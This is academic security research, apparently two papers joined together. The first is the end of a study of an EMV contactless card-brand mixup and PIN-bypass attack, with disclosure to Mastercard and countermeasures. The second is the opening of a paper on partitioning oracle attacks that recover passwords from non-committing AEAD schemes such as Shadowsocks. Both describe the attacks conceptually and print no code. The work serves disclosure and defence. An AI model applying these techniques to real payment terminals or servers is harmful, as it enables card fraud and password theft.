		issuer accepts	auth. to terminal	auth. to issuer
1	Visa_EMV_Low_PaynetPAN	✓	×(1)	×(1)
2	Visa_EMV_High_PaynetPAN	✓	×(1)	×(1)
3	Visa_DDA_Low_PaynetPAN	×(2)	×(2)	✓
4	**Visa_DDA_High_PaynetPAN**	✓	✓	✓
5	Mastercard_SDA_OnlinePIN_Low_PaynetPAN	×(2)	×(2)	×(3)
6	Mastercard_SDA_OnlinePIN_High_PaynetPAN	✓	✓	×(3,4)
7	Mastercard_SDA_NoPIN_Low_PaynetPAN	×(2)	×(2)	×(3)
8	Mastercard_SDA_NoPIN_High_PaynetPAN	–	–	–
9	Mastercard_DDA_OnlinePIN_Low_PaynetPAN	×(2)	×(2)	×(3)
10	Mastercard_DDA_OnlinePIN_High_PaynetPAN	✓	✓	×(3,4)
11	Mastercard_DDA_NoPIN_Low_PaynetPAN	×(2)	×(2)	×(3)
12	Mastercard_DDA_NoPIN_High_PaynetPAN	–	–	–
13	Mastercard_CDA_OnlinePIN_Low_PaynetPAN	✓	✓	×(3)
14	Mastercard_CDA_OnlinePIN_High_PaynetPAN	✓	✓	×(3,4)
15	Mastercard_CDA_NoPIN_Low_PaynetPAN	✓	✓	×(3)
16	Mastercard_CDA_NoPIN_High_PaynetPAN	–	–	–

Legend:

✓: property verified ×: property falsified –: not applicable (1): disagrees with the card on the CVM

(2): disagrees with the card on the AC (3): disagrees with the terminal on the AID (4): disagrees with the card on the CVM

Table 3: Analysis results for the EMV contactless protocol where the authorization is routed to a payment network determined by the brand indicated by the PAN. Each target model is named according to the corresponding target configuration.

the Visa protocol specifies that the input to the SDAD has the header `0x95` for online authorizations (see [17], p. 128), whereas the Mastercard kernel specifies the usage of the `0x05` header (see [16], p. 310 and [14], p. 73). In other words, no SDAD generated by a Mastercard card will pass the verification by a terminal running the Visa kernel for transactions requiring online authorization.

Additionally, we propose the following novel EMV-wide countermeasures that kernels can implement internally to guarantee secure online-authorized transactions, without having to rely on Visa-specific countermeasures.

1. All transactions must have the card generate the SDAD and the terminal verify it.

2. The selected AID must be part of the input to the SDAD.

Our first countermeasure generalizes the two fixes we proposed in [6], listed earlier in this section. The second countermeasure defends precisely against the card brand mixup attack that we have described in this paper. We have produced machine-checked security proofs for these countermeasures, using our extended model. This means that they effectively prevent the card brand mixup attack as well as both PIN bypass attacks. Note that the second countermeasure will be costly as it requires reissuing cards.

4.4 Countermeasures by Mastercard

We shared our countermeasures with Mastercard, as part of the disclosure process, and learned from them the following:

1. Mastercard acquirers are required to include the AID in the authorization data, allowing issuers to check the AID against the PAN.

2. Mastercard has other data points in the authorization request that can be used to identify our attack.

As a result of the disclosure process and once Mastercard learned that not all issuers check the AID or these other data points, they implemented these checks on their network. Our interaction with Mastercard also provided us additional insights on how certain terminals, such as the ones from SIX, can detect a mismatching AID and PAN and thus decline the transaction from the start.

With the mentioned checks in place, we again attempted our attack. This time it failed: the terminal requested the

insertion of the card into the terminal and the entry of a PIN. Our experiments therefore provide evidence that these checks, deployed now by Mastercard, prevent our Mastercard-Visa mixup attack.

5 Related Work

In this section we review some of the related work on EMV (in)security, focusing on other practical attacks against the payment standard. As can be seen in our and others' work, the EMV contactless protocol is a prime target for hackers, given the ease of eavesdropping and modifying transaction data on the NFC channel. Widely available hardware such as mobile phones, Arduino boards, and Raspberry Pi boards can easily be used for these attacks.

Ten years ago, Murdoch *et al.* [27] reported the first PIN bypass attack against the EMV payment system.[3] The authors demonstrated that, for transactions where the card verifies the PIN entered on the terminal's PIN pad, a man-in-the-middle can simply reply with the "PIN verified" response to any PIN entered, right or wrong. The security flaw leading to this attack is the lack of authentication of the card's response to the terminal's PIN verification request, used in offline Cardholder Verification Methods (CVMs). Our prior research [6] showed that this flaw still exists in old cards that support neither asymmetric cryptography nor online PIN verification.

Ferradi *et al.* [18] described the forensic analysis of a series of credit card fraud events where criminals used 40 modified cards and carried out 7,000 fraudulent transactions, totaling about 600,000 Euros. The technical flaw that was presumably exploited by these criminals is that of [27].

Barisani *et al.* [5] presented a PIN harvest attack, also against EMV contact cards. Their attack works by downgrading the card's list of supported CVMs to a Plaintext PIN-only list. The authors showed that the protection against modification that the Offline Data Authentication (ODA) offers to the CVM list can be bypassed by setting the card-sourced Issuer Action Code (IAC)-Denial object to zero. This prevents the terminal from declining transactions with ODA failure. The terminal's selection of the CVM is determined by the card's list of supported CVMs. The authors found out that, even if this list is authenticated to the terminal during the offline authentication of the card, the list can be downgraded to a Plaintext PIN-only list. This is possible by setting the Issuer Action Code (IAC)-Denial data to zero, which prevents the terminal from declining the transaction.

EMV's specification v4.3 [15] (p. 115) recommends using a non-zero Terminal Action Code (TAC)-Denial object, which results in ODA-failing transactions being declined and thus prevents the PIN harvest of [5]. Indeed, during the (contactless) tests we performed using our app, all the transactions where we modified the IAC-Denial object were declined. We exposed a similar PIN harvest attack in [6].

Another PIN-related issue for EMV was observed by Emms *et al.* in [13]. The authors reported that some Visa contactless cards issued in the UK do not request PIN verification for non-GBP transactions. We note that this is unlikely to be exploited with modern cards and terminals. The reasons are two-fold: (1) the current Visa kernel establishes that if the terminal requires cardholder verification for a given transaction, then the card must offer at least one method to do so, and (2) Emms *et al.*'s observation seems to work only for transactions in EMV's magstripe mode, which is now deprecated.

Various relay and other NFC attacks have been presented in hacking conferences, such as [21,24,29,31]. In particular, [29] presents a relay attack implementation that uses two Software Defined Radio (SDR) boards, which offer a faster and more controlled relay channel than the ones implemented using mobile phones over WiFi, according to the authors. However, the transmission speed of WiFi-based relay channels has not been an issue in any of our tests using our Android app.

Galloway and Yunusov [21] were the pioneers in bypassing PIN verification for modern Visa contactless cards. Their man-in-the-middle attack, implemented using wired Raspberry Pi boards, modifies both the Terminal Transaction Qualifiers (TTQ) before delivering it to the card and the Card Transaction Qualifiers (CTQ) before transmitting it back to the terminal. The authors did not however weaponize their attack in a way that it could be inconspicuously used in real stores.

Galloway recently showed [20] that it is possible, still in 2020, to clone a card and use the clone for swiped transactions. The author shows that the cloning can be made effortlessly, using the MSR605 magnetic card reader/writer, which costs around 100 USD. This research also shows that the data used to create the counterfeit magstripe cards can be read from the EMV interfaces (both NFC and contact chip) with a skimmer device. The data needed is part of the Track 1 and Track 2 Equivalent Data objects, provided by the card during an EMV session. Back in 2008, Drimer *et al.* [12] also demonstrated cloning from EMV chip data to magstripe; thus this problem has remained unfixed even after 12 years.

As explained throughout this paper, our card brand mixup attack builds on our previous work [6]. In a nutshell, there are three main differences between our previous work and this new work. First, the card brand mixup attack is completely novel and exposes a serious weakness in EMV that permits payments with Mastercard cards for fraudulent Visa transactions. Second, we have extended our previous model of the issuer and of the terminal-issuer channel to support the completion of online transactions where the terminal and issuer do not observe the same card brand. We have used our extended model to verify our new fixes that prevent the card brand mixup. Finally, concerning the implementation of our attack, nearly 1,000 lines of Java code in our software instrument the NFC message modifications specific to the attack as

[3] BBC News coverage at https://youtu.be/1pMuV2o4Lrw.

well as the required cryptographic mechanisms such as the retrieval of PKs from PK certificates. Our PIN bypass attack on Visa does not require any of these mechanisms.

6 Conclusions

We have identified a serious, easily exploitable vulnerability in the EMV contactless protocol, namely the Application Identifiers (AIDs) are not authenticated to the payment terminal. The AIDs define what instance (a.k.a. kernel) of the protocol must be activated for the transaction. As a result, an adversary can maliciously replace the legitimate AIDs to deceive the terminal into activating a flawed kernel.

We have shown how to exploit this vulnerability using a man-in-the-middle attack that tricks the terminal into transacting with a Mastercard card, while believing it to be a Visa card. This card brand mixup, in combination with our recently developed PIN bypass attack [6] on Visa, results in a novel, critical attack where criminals can bypass the PIN for Mastercard cards. The cards of this brand were previously presumed protected by PIN. Shockingly, this is even possible for transactions that are authorized online in which the terminal and the card issuer do not agree on the payment card's brand.

To carry out our exploit, we developed a proof-of-concept Android application and successfully tested our attack on a real-world payment terminal. For example, we bypassed the PIN in a transaction for 400 CHF with a Maestro debit card. We have also extended our formal model of EMV by modeling the terminal-issuer channel in a way that allows for communication even when these agents disagree on the card brand. We used our extended model to formally verify that the ready-to-deploy fixes applicable to the Visa kernel that we proposed in [6] are an effective countermeasure to our Mastercard-Visa mixup attack. Additionally, we have specified and verified two new intra-kernel countermeasures that can be implemented on the Mastercard kernel without relying on Visa's defenses. Furthermore, Mastercard has implemented an alternative defense mechanism at the network level, which we have experimentally confirmed as effective against our attack.

Acronyms Used

AAC Application Authentication Cryptogram. 6

AC Application Cryptogram. 5, 6, 8, 10, 12

AFL Application File Locator. 3, 8

AID Application Identifier. 1–3, 6, 9–12, 14

AIP Application Interchange Profile. 3, 5, 6, 8, 10

ARC Authorization Response Code. 6

ARQC Authorization Request Cryptogram. 6, 8

ATC Application Transaction Counter. 5, 8, 10

AUC Application Usage Control. 8

CA Certificate Authority. 3, 4, 8

CDA Combined Dynamic Data Authentication. 4, 5, 8, 11

CDCVM Consumer Device CVM. 5, 8, 11

CDOL Card Risk Management Data Object List. 3, 8

CID Cryptogram Information Data. 5, 6, 8

CTQ Card Transaction Qualifiers. 3, 5, 8, 13

CVM Cardholder Verification Method. 3, 5, 10–13

CVMR Cardholder Verification Method Results. 8

DDA Dynamic Data Authentication. 5, 11

DDOL Dynamic Data Object List. 5

IAC Issuer Action Code. 13

IAD Issuer Application Data. 5, 8, 10

MAC Message Authentication Code. 1, 4, 5

NFC Near Field Communication. 2, 3, 6, 8, 13

ODA Offline Data Authentication. 3–6, 11, 13

PAN Primary Account Number. 1–3, 5, 6, 8, 10–12

PDOL Processing Data Object List. 3, 5, 6, 8

PK Public Key. 3, 6, 8, 14

RID Registered Application Provider Identifier. 1

SDA Static Data Authentication. 3, 11

SDAD Signed Dynamic Authentication Data. 5, 6, 8, 11, 12

SDR Software Defined Radio. 13

SSAD Signed Static Authentication Data. 5

TAC Terminal Action Code. 13

TC Transaction Cryptogram. 6

TT Terminal Type. 8

TTQ Terminal Transaction Qualifiers. 5, 6, 8, 11, 13

UN Unpredictable Number. 5

References

[1] The EMV Standard: Break, Fix, Verify. https://emvrace.github.io/. Accessed: February 2021.

[2] Host-based card emulation overview. https://developer.android.com/guide/topics/connectivity/nfc/hce. Accessed: August 2020.

[3] A model of EMV with PAN-based routing. https://github.com/EMVrace/EMVerify-PAN-routing. Accessed: February 2021.

[4] A Tamarin model of EMV. https://github.com/EMVrace/EMVerify. Accessed: February 2021.

[5] Andrea Barisani, Daniele Bianco, Adam Laurie, and Zac Franken. Chip & PIN is definitely broken: Credit Card skimming and PIN harvesting in an EMV world. In *Defcon*, volume 19, 2011.

[6] David A. Basin, Ralf Sasse, and Jorge Toro-Pozo. The EMV standard: Break, Fix, Verify. In *42nd IEEE Symposium on Security and Privacy (S&P 2021)*, 2021.

[7] Thomas Bocek, Christian Killer, Christos Tsiaras, and Burkhard Stiller. An NFC relay attack with off-the-shelf hardware and software. In Rémi Badonnel, Robert Koch, Aiko Pras, Martin Drasar, and Burkhard Stiller, editors, *Management and Security in the Age of Hyperconnectivity - 10th IFIP WG 6.6 International Conference on Autonomous Infrastructure, Management, and Security, AIMS 2016, Munich, Germany, June 20-23, 2016, Proceedings*, volume 9701 of *Lecture Notes in Computer Science*, pages 71–83. Springer, 2016.

[8] Tom Chothia, Flavio D. Garcia, Joeri de Ruiter, Jordi van den Breekel, and Matthew Thompson. Relay cost bounding for contactless EMV payments. In *Financial Cryptography and Data Security - 19th International Conference, FC 2015, San Juan, Puerto Rico, January 26-30, 2015, Revised Selected Papers*, pages 189–206, 2015.

[9] Cas Cremers and Sjouke Mauw. *Operational Semantics and Verification of Security Protocols*. Information Security and Cryptography. Springer, 2012.

[10] Chris Dodd and Barney Frank. Dodd-Frank Wall Street Reform and Consumer Protection Act. https://www.govinfo.gov/app/details/PLAW-111publ203, July 2010.

[11] Saar Drimer and Steven J. Murdoch. Keep your enemies close: Distance bounding against smartcard relay attacks. In *Proceedings of the 16th USENIX Security Symposium, Boston, MA, USA, August 6-10, 2007*, 2007.

[12] Saar Drimer, Steven J. Murdoch, and Ross J. Anderson. Thinking inside the box: System-level failures of tamper proofing. In *2008 IEEE Symposium on Security and Privacy (S&P 2008), 18-21 May 2008, Oakland, California, USA*, pages 281–295. IEEE Computer Society, 2008.

[13] Martin Emms, Budi Arief, Leo Freitas, Joseph Hannon, and Aad P. A. van Moorsel. Harvesting high value foreign currency transactions from EMV contactless credit cards without the PIN. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security, Scottsdale, AZ, USA, November 3-7, 2014*, pages 716–726, 2014.

[14] EMVCo. EMV Integrated Circuit Card Specifications for Payment Systems, Book 2, Security and Key Management, Version 4.3. https://www.emvco.com/wp-content/uploads/documents/EMV_v4.3_Book_2_Security_and_Key_Management_20120607061923900.pdf, November 2011.

[15] EMVCo. EMV Integrated Circuit Card Specifications for Payment Systems, Book 3, Application Specification, Version 4.3. https://www.emvco.com/wp-content/uploads/documents/EMV_v4.3_Book_3_Application_Specification_20120607062110791.pdf, November 2011.

[16] EMVCo. EMV Contactless Specifications for Payment Systems, Book C-2, Kernel 2 Specification, Version 2.9. https://www.emvco.com/wp-content/uploads/documents/C-2-Kernel-2-V2.9-final_3.pdf, March 2020.

[17] EMVCo. EMV Contactless Specifications for Payment Systems, Book C-3, Kernel 3 Specification, Version 2.9. https://www.emvco.com/wp-content/uploads/documents/C-3-Kernel-3-v2-9.pdf, March 2020.

[18] Houda Ferradi, Rémi Géraud, David Naccache, and Assia Tria. When organized crime applies academic results: a forensic analysis of an in-card listening device. *J. Cryptographic Engineering*, 6(1):49–59, 2016.

[19] Lishoy Francis, Gerhard P. Hancke, Keith Mayes, and Konstantinos Markantonakis. Practical relay attack on contactless transactions by using NFC mobile phones. *IACR Cryptology ePrint Archive*, 2011:618, 2011.

[20] Leigh-Anne Galloway. It only takes a minute to clone a credit card, thanks to a 50-year-old problem. Link, 2020.

[21] Leigh-Anne Galloway and Tim Yunusov. First contact: New vulnerabilities in contactless payments. In *Black Hat Europe 2019*, 2019.

[22] Mastercard Inc. Annual Report 2019. https://s25.q4cdn.com/479285134/files/doc_financials/2019/ar/2019-Annual-Report-on-Form-10-K.pdf, 2020.

[23] Visa Inc. Annual Report 2019. https://s24.q4cdn.com/307498497/files/doc_downloads/Visa-Inc.-Fiscal-2019-Annual-Report.pdf, 2020.

[24] Eddie Lee. NFC hacking: The easy way. In *Defcon*, volume 20, pages 63–74, 2012.

[25] Gavin Lowe. A hierarchy of authentication specification. In *10th Computer Security Foundations Workshop (CSFW '97), June 10-12, 1997, Rockport, Massachusetts, USA*, pages 31–44, 1997.

[26] Simon Meier, Benedikt Schmidt, Cas Cremers, and David A. Basin. The TAMARIN prover for the symbolic analysis of security protocols. In *Computer Aided Verification - 25th International Conference, CAV 2013, Saint Petersburg, Russia, July 13-19, 2013. Proceedings*, pages 696–701, 2013.

[27] Steven J. Murdoch, Saar Drimer, Ross J. Anderson, and Mike Bond. Chip and PIN is broken. In *31st IEEE Symposium on Security and Privacy, S&P 2010, 16-19 May 2010, Berleley/Oakland, California, USA*, pages 433–446, 2010.

[28] Benedikt Schmidt, Simon Meier, Cas J. F. Cremers, and David A. Basin. Automated analysis of Diffie-Hellman protocols and advanced security properties. In *25th IEEE Computer Security Foundations Symposium, CSF 2012, Cambridge, MA, USA, June 25-27, 2012*, pages 78–94, 2012.

[29] Haoqi Shan and Jian Yuan. Man in the NFC. In *Defcon*, volume 25, 2017.

[30] Luigi Sportiello and Andrea Ciardulli. Long distance relay attack. In *Radio Frequency Identification - Security and Privacy Issues 9th International Workshop, RFIDsec 2013, Graz, Austria, July 9-11, 2013, Revised Selected Papers*, pages 69–85, 2013.

[31] Jordi van den Breekel. Relaying EMV contactless transactions using off-the-shelf Android devices. In *BlackHat Asia, Singapore*, 2015.

Partitioning Oracle Attacks

Julia Len Paul Grubbs Thomas Ristenpart

Cornell Tech

Abstract

In this paper we introduce *partitioning oracles*, a new class of decryption error oracles which, conceptually, take a ciphertext as input and output whether the decryption key belongs to some known subset of keys. Partitioning oracles can arise when encryption schemes are not committing with respect to their keys. We detail adaptive chosen ciphertext attacks that exploit partitioning oracles to efficiently recover passwords and de-anonymize anonymous communications. The attacks utilize efficient key multi-collision algorithms — a cryptanalytic goal that we define — against widely used authenticated encryption with associated data (AEAD) schemes, including AES-GCM, XSalsa20/Poly1305, and ChaCha20/Poly1305.

We build a practical partitioning oracle attack that quickly recovers passwords from Shadowsocks proxy servers. We also survey early implementations of the OPAQUE protocol for password-based key exchange, and show how many could be vulnerable to partitioning oracle attacks due to incorrectly using non-committing AEAD. Our results suggest that the community should standardize and make widely available key-committing AEAD to avoid such vulnerabilities.

1 Introduction

The design of encryption historically separated the goals of confidentiality and authenticity, which led to widespread deployment of encryption schemes vulnerable to chosen-ciphertext attacks (CCAs) [17, 81]. Subsequently, researchers showed how to exploit CCAs to recover plaintext data, most notably via padding [6, 7, 17, 81] and format [12, 26] oracle attacks. As a result, cryptographers now advocate the use of authenticated encryption with associated data (AEAD) schemes and CCA-secure public key encryption. There has since been a shift to adopt fast CCA-secure schemes, notably AES-GCM [58], XSalsa20/Poly1305 [13, 15], and (in the public key setting) hybrid encryption that make use of the aforementioned AEAD schemes.

Such schemes do not target being robust [5, 23], also called committing [29]. While exact formal notions vary, robust/committing schemes ensure that attackers cannot construct a ciphertext that decrypts without error under more than one key. Thus far robustness has not been considered an essential security goal for most cryptographic applications, perhaps because attacks exploiting lack of robustness have only arisen in relatively niche applications like auction protocols [22], or more recently as an integrity issue in moderation for encrypted messaging [21, 29].

We introduce partitioning oracle attacks, a new type of CCA. Briefly, a partitioning oracle arises when an adversary can: (1) efficiently craft ciphertexts that successfully decrypt under a large number of potential keys, and (2) can submit such ciphertexts to a system that reveals whether decryption under a target secret key succeeds. This enables an attacker to learn information about the secret key. The main cryptanalytic step for our attacks is constructing (what we call) key multi-collisions, in which a single AEAD ciphertext can be built such that decryption succeeds under some number k of keys. We formalize this cryptanalytic goal and give an algorithm for computing key multi-collisions for AES-GCM. It builds key multi-collision ciphertexts of length $O(k)$ in $O(k^2)$ time, making them reasonably scalable even to large k. We give more limited attacks against XSalsa20/Poly1305 (and ChaCha20/Poly1305) and AES-GCM-SIV.

Given access to an oracle that reveals whether decryption succeeds, our key multi-collisions for AES-GCM enable a partitioning oracle attack that recovers the secret key in roughly $m + \log k$ queries in situations where possible keys fall in a set of size $d = m \cdot k$. This will not work to recover much information about, e.g., random 128-bit keys where $d = 2^{128}$, but we show that it suffices to be damaging in settings where keys are derived from user-selected passwords or where key anonymity is important.

We explore partitioning oracles via two case studies. First we show how to build a practical partitioning oracle attack against Shadowsocks proxy servers [73]. Shadowsocks was first built to help evade censorship in China, and it underlies other tools such as Jigsaw's Outline VPN [62]. In Shadowsocks, the connections are secured via password-based AEAD with a user-chosen password shared between a client and the proxy server. We show how an attacker can turn the proxy server into a partitioning oracle, despite it being designed to silently drop incorrect ciphertexts.

Simulations using password breach data show that 20% of the time the attacker recovers the user's password by sending 124 ciphertexts to the server — several orders of magnitude fewer than the ∼60,000 required by a standard remote guessing attack. The latter requires less overall bandwidth because our attack ciphertexts are large. However, to succeed 70% of the time, our attack requires fewer queries and less overall bandwidth than the remote guessing attack. We have responsibly disclosed our attacks to the Shadowsocks community, and worked with them to help mitigate the vulnerability.

We then turn to password-authenticated key exchange

(PAKE). Here we focus on incorrect implementations of the OPAQUE [38] protocol, which was recently chosen by the IETF's Crypto Forum Research Group (CFRG) as a candidate for standardization. OPAQUE makes use of an AEAD scheme in its protocol and both the original paper and the (rapidly evolving) standard [46,47] mandate that the AEAD used be committing. We consider what happens when implementations deviate from the standard by using a non-committing AEAD scheme. Indeed, early implementations (some of which predate the standardization effort) use AES-GCM, XSalsa20/Poly1305, or AES-GCM-SIV. As we discuss, these implementations would be hard to use without giving rise to partitioning oracles. Our simulations show that a partitioning oracle here would enable successful password recovery 20% of the time using just 18 man-in-the-middle impersonations against a vulnerable client implementation. Our results therefore reinforce the importance of using committing AEAD by quantifying the danger of failing to do so.

In addition to these in-depth case studies, we discuss other potentially vulnerable cryptographic tools and protocols. Some of these, such as the file encryption tool called age [79] and the internet-draft of the Hybrid Public Key Encryption scheme [10], have already made updates to mitigate our attacks.

Our findings join prior ones [21, 29] in a growing body of evidence that using non-committing AEAD as a default choice can lead to subtle vulnerabilities. We suggest considering a shift towards key-committing AEAD being the default for general use, and using non-committing AEAD only for applications shown to *not* require robustness. This will require some work, however, as existing committing AEAD scheme designs [21,29] are slower than non-committing ones and not yet supported by standards. We believe future work should target fast, committing AEAD schemes suitable for standardization and widespread deployment.

2 Partitioning Oracle Attacks

Here we provide an overview of the abstract partitioning oracle attack setting and example attack scenarios.

Attack abstraction. We consider settings in which an attacker seeks to recover a secret $pw \in \mathcal{D}$ from some set of possible values $\mathcal{D}$. The attacker has access to an interface that takes as input a a bit string V, and uses it plus pw to output the result of some boolean function $f_{pw}\colon \{0,1\}^* \to \{0,1\}$. Here f_{pw} is an abstraction of some cryptographic operations that may succeed or fail depending on pw and V. We use $f_{pw}(V) = 1$ for success and $f_{pw}(V) = 0$ for failure. We give examples of f_{pw} below; in this work f_{pw} usually indicates success or failure of decrypting a ciphertext using password pw.

Given oracle access to adaptively query f_{pw} on chosen values, the question is: *Can an attacker efficiently recover pw*? This of course will depend on f. We refer to f as a *partitioning oracle* if it is computationally tractable for an adversary, given any set $\mathcal{S} \subseteq \mathcal{D}$, to compute a value $\hat{V}$ that partitions $\mathcal{S}$ into two sets $\mathcal{S}^*$ and $\mathcal{S} \setminus \mathcal{S}^*$, with $|\mathcal{S}^*| \leq |\mathcal{S} \setminus \mathcal{S}^*|$, such that $f(pw, \hat{V}) = 1$ for all $pw \in \mathcal{S}$ and $f(pw, \hat{V}) = 0$ for all $pw \in \mathcal{S} \setminus \mathcal{S}^*$. We call such a $\hat{V}$ a splitting value and refer to $k = |\mathcal{S}^*|$ as the degree of a splitting value $\hat{V}$. We say that a splitting value is targeted if the adversary can select the secrets in $\mathcal{S}^*$, in contrast to untargeted attacks that, e.g., compute a splitting value that results in a random partition of S.

For most f_{pw} of practical interest it will be trivial to compute splitting values with degree $k = 1$. In this case, a partitioning oracle attack coincides with a traditional online brute-force guessing strategy for recovering pw. The adversary has nothing other than black-box oracle access to f_{pw} and knowledge of an ordering $pw_1, pw_2, \ldots$ of $\mathcal{D}$ according to decreasing likelihood. First compute a splitting value $\hat{V}_1$ that partitions $\mathcal{S} = \mathcal{D}$ into $\mathcal{S}_1^* = \{pw_1\}$ and the rest of $\mathcal{S}$. Query $f_{pw}(\hat{V}_1)$. The resulting bit indicates whether $\mathcal{S}_1^* = \{pw_1\} = \{pw\}$. Assuming not, compute a splitting value $\hat{V}_2$ that partitions $\mathcal{D} \setminus \mathcal{S}_1^*$ into $\mathcal{S}_2^* = \{pw_2\}$ and the remainder, query $f_{pw}(\hat{V}_2)$, and so on. The attacker will learn pw in worst case $d = |\mathcal{D}|$ oracle queries. Notice that in this case the best possible attack is non-adaptive, meaning the attacker can pre-compute all of its splitting values before it begins.

Partitioning oracles become more interesting when we can efficiently build splitting values of degree $k > 1$. In the limit, we can perform a simple adaptive binary search for pw if we can compute splitting values of degree up to $k = \lceil d/2 \rceil$. Initially set $\mathcal{S} = \mathcal{D}$ and compute a value $\hat{V}_1$ that splits $\mathcal{S}$ into two halves of (essentially) the same size. Query $f_{pw}(\hat{V}_1)$ to learn which half of $\mathcal{D}$ the value pw lies within. Recurse on that half. Like all binary searches, this provides an exponential speed-up over the brute-force strategy because we can recover pw in $\lceil \log d \rceil$ queries. We provide more details about this attack, in particular taking into account non-uniform distributions of the secret pw, in Sections 4 and 5.

Example: Password-based AEAD. Consider a server that accepts messages encrypted using a password pw. To send an encrypted message m, a client derives a key $K \leftarrow \mathsf{PBKDF}(sa, pw)$ using a uniformly random per-message salt sa. It then uses K to encrypt m according to an authenticated encryption with associated data (AEAD) scheme, resulting in a ciphertext C. Here PBKDF is a password-based key derivation function (e.g., one of those specified in PKCS#5 [42]). The client sends $V = (sa, C)$ to the server, which re-derives K and decrypts the ciphertext. This represents a standardized and widely used way to perform password-based AEAD, and it is standard practice now to use fast AEAD schemes such as Galois Counter Mode (GCM) [58] or XSalsa20/Poly1305 [13, 15].

Nevertheless, if the server reveals just whether or not decryption succeeds (e.g., due to an error message), we can construct a partitioning oracle with $f_{pw}(sa, C) = 1$ if and

only if decryption of (sa, C) succeeds. A priori, ciphertext unforgeability would seem to necessarily rule out computational tractability of splitting ciphertexts for degree $k > 1$, but it does not. In fact a simple extension of prior work already gives an attack: Dodis et al. [21] showed how, for any two keys, one can build an AES-GCM ciphertext such that decryption succeeds under both keys. This is possible because AES-GCM is not committing (also called robust [23]). With this, our adversary can check membership in a set $\mathcal{S}_1^* = \{pw', pw''\}$ of two passwords by sending a splitting value $\hat{V}_1$ to the server, as follows. First, it computes keys $K \leftarrow \mathsf{PBKDF}(sa, pw')$ and $K' \leftarrow \mathsf{PBKDF}(sa, pw'')$ for some arbitrary sa. Then, it uses Dodis et al. to construct a ciphertext $\hat{C}_1$ that successfully decrypts under both K and K'. Finally, it sends splitting value $\hat{V}_1 = (sa, \hat{C}_1)$ to the server. If the server's response indicates decryption succeeded, $f_{pw}(sa, \hat{C}_1) = 1$ and $pw \in \mathcal{S}_1^*$. Else, $f_{pw}(sa, \hat{C}_1) = 0$ and $pw \notin \mathcal{S}_1^*$. Iterating this allows finding pw in at most $|\mathcal{D}|/2 + 1$ queries, beating brute-force by almost a factor of two.

We will achieve more significant speed-ups in recovering pw by showing how to build splitting ciphertexts $\hat{C}$ with degree k proportional to $|\hat{C}|$.

Example: password-authenticated key exchange. A classical attack against an early version of the Secure Remote Password (SRP) password-authenticated key exchange (PAKE) protocol [84, 85] can be viewed as a partitioning oracle attack. This attack gives an adversary who engages in the SRP protocol without knowledge of the victim's password the ability to check two password guesses in one run of the protocol. In the parlance of partitioning oracles, the attack turns an SRP client into a partitioning oracle with degree $k = 2$.

We will show in later sections a "k-for-one" (for $k \gg 2$) partitioning oracle attack against incorrect implementations of the OPAQUE PAKE protocol. OPAQUE mandates use of committing AEAD, and the designers clearly specified that using non-committing AEAD leads to vulnerabilities [38]. Nevertheless we found prototype implementations that use AES-GCM and other non-committing AEAD schemes. Our results demonstrate how damaging exploits can be should implementers not abide by the protocol specification.

Example: hybrid encryption. Partitioning oracles can also arise in hybrid encryption. For example, some KEM-DEM constructions, like the HPKE scheme [10] currently being standardized, support authenticating senders based on a pre-shared key (PSK) from a dictionary $\mathcal{D}$ by mixing the PSK into DEM key derivation and using AEAD as the DEM.

If the sender can learn whether the receiver successfully decrypted a ciphertext, a trivial brute-force attack can recover the PSK with enough queries. However, if the DEM is a non-committing AEAD, a malicious sender can gain an exponential speedup by crafting splitting DEM ciphertexts similarly to the password-based AEAD example above. See Appendix A for an example of this attack for HPKE.

Example: anonymity systems. Partitioning oracles against hybrid encryption can also arise in anonymity systems. Prior work showed a link between robustness and anonymous encryption [5, 22, 60]; our partitioning oracle attacks can exploit lack of robustness to perform deanonymization.

As an example scenario consider anonymous end-to-end encrypted messaging, in which a recipient has a key pair (pk, sk) for receiving encrypted messages that are delivered via anonymous channel. A modern choice for encryption would be the `crypto_box` KEM-DEM scheme in the widely-used libsodium [16, 52] library. An adversary wants to determine if the recipient is using one of many possible public keys $\{pk_1, \ldots, pk_d\}$ (possibly gleaned from the web or a public-key directory). The adversary has some way of inferring when an encrypted message is successfully received (e.g., due to a reply message or lack thereof). As above, a brute-force attack over public keys can find the right one in d messages; this may be prohibitive if d is large.

Instead, one can build a partitioning oracle attack against `crypto_box` in this setting requiring only $\log d$ messages. Here $\mathcal{D} = \{1, \ldots, d\}$, that is, the partitioning oracle's secret is which of the keys is used. While we do not know of any deployed system that is vulnerable to this attack scenario, it is possible this vulnerability will arise with growing adoption of non-committing AEAD for E2E encryption.

Discussion. Our results assume that attackers have good estimates of password distributions. Prior work [63] shows that attackers do have good estimates and our experiments follow their simulation methodology. If an attacker wishes to compromise the password of a particular user whose password has never been breached, our attack would fail. However, our simulations show that even with an incomplete password dataset that results in a 20% success rate, hundreds of millions of passwords would be vulnerable.

An interesting aspect of our attack settings is that the attacker has no information about the target secret beyond access to the partitioning oracle and, perhaps, some information about the set $\mathcal{D}$ and how the secret was sampled from it. In particular, our adversaries will not have to break in to some system or observe network communications to obtain a hash or ciphertext derived from pw.

We note that we have framed partitioning oracles as outputting binary values, but it could be possible that there exist oracles that output one of many values. A partitioning oracle that returns one of r values could be used to identify a secret chosen from $\mathcal{D}$ in $\log_r |\mathcal{D}|$ queries. We do not know of any examples of such a partitioning oracle.

Relationship to padding oracles. Partitioning oracle attacks are analogous to, but distinct from, padding oracle attacks [81] or other kinds of format oracle attacks [8, 26]. Partitioning oracles can be exploited to reveal information about secret keys, whereas format oracles can only reveal information about plaintexts. That said, there is some overlap concep-

tually in the underlying techniques, as classic padding oracle attacks like Bleichenbacher's [17] or Vaudenay's [81] can also be viewed as adaptive attacks that provide exponential speed-ups in recovering unknown values.

Additionally, padding oracles may be useful in helping construct partitioning oracles. For example, consider our password-based AEAD example, but replace the AEAD scheme with a scheme such as HMAC-then-Encrypt which is well known to give rise to padding oracle attacks that recover plaintext data [6, 7, 81]. We can use the padding oracle to construct a partitioning oracle where $f_{pw}(\hat{C}) = 1$ if and only if the padding check succeeds. Even if the check succeeds, decrypting $\hat{C}$ will fail, but the padding oracle will reveal f's output and thereby enable recovery of pw.

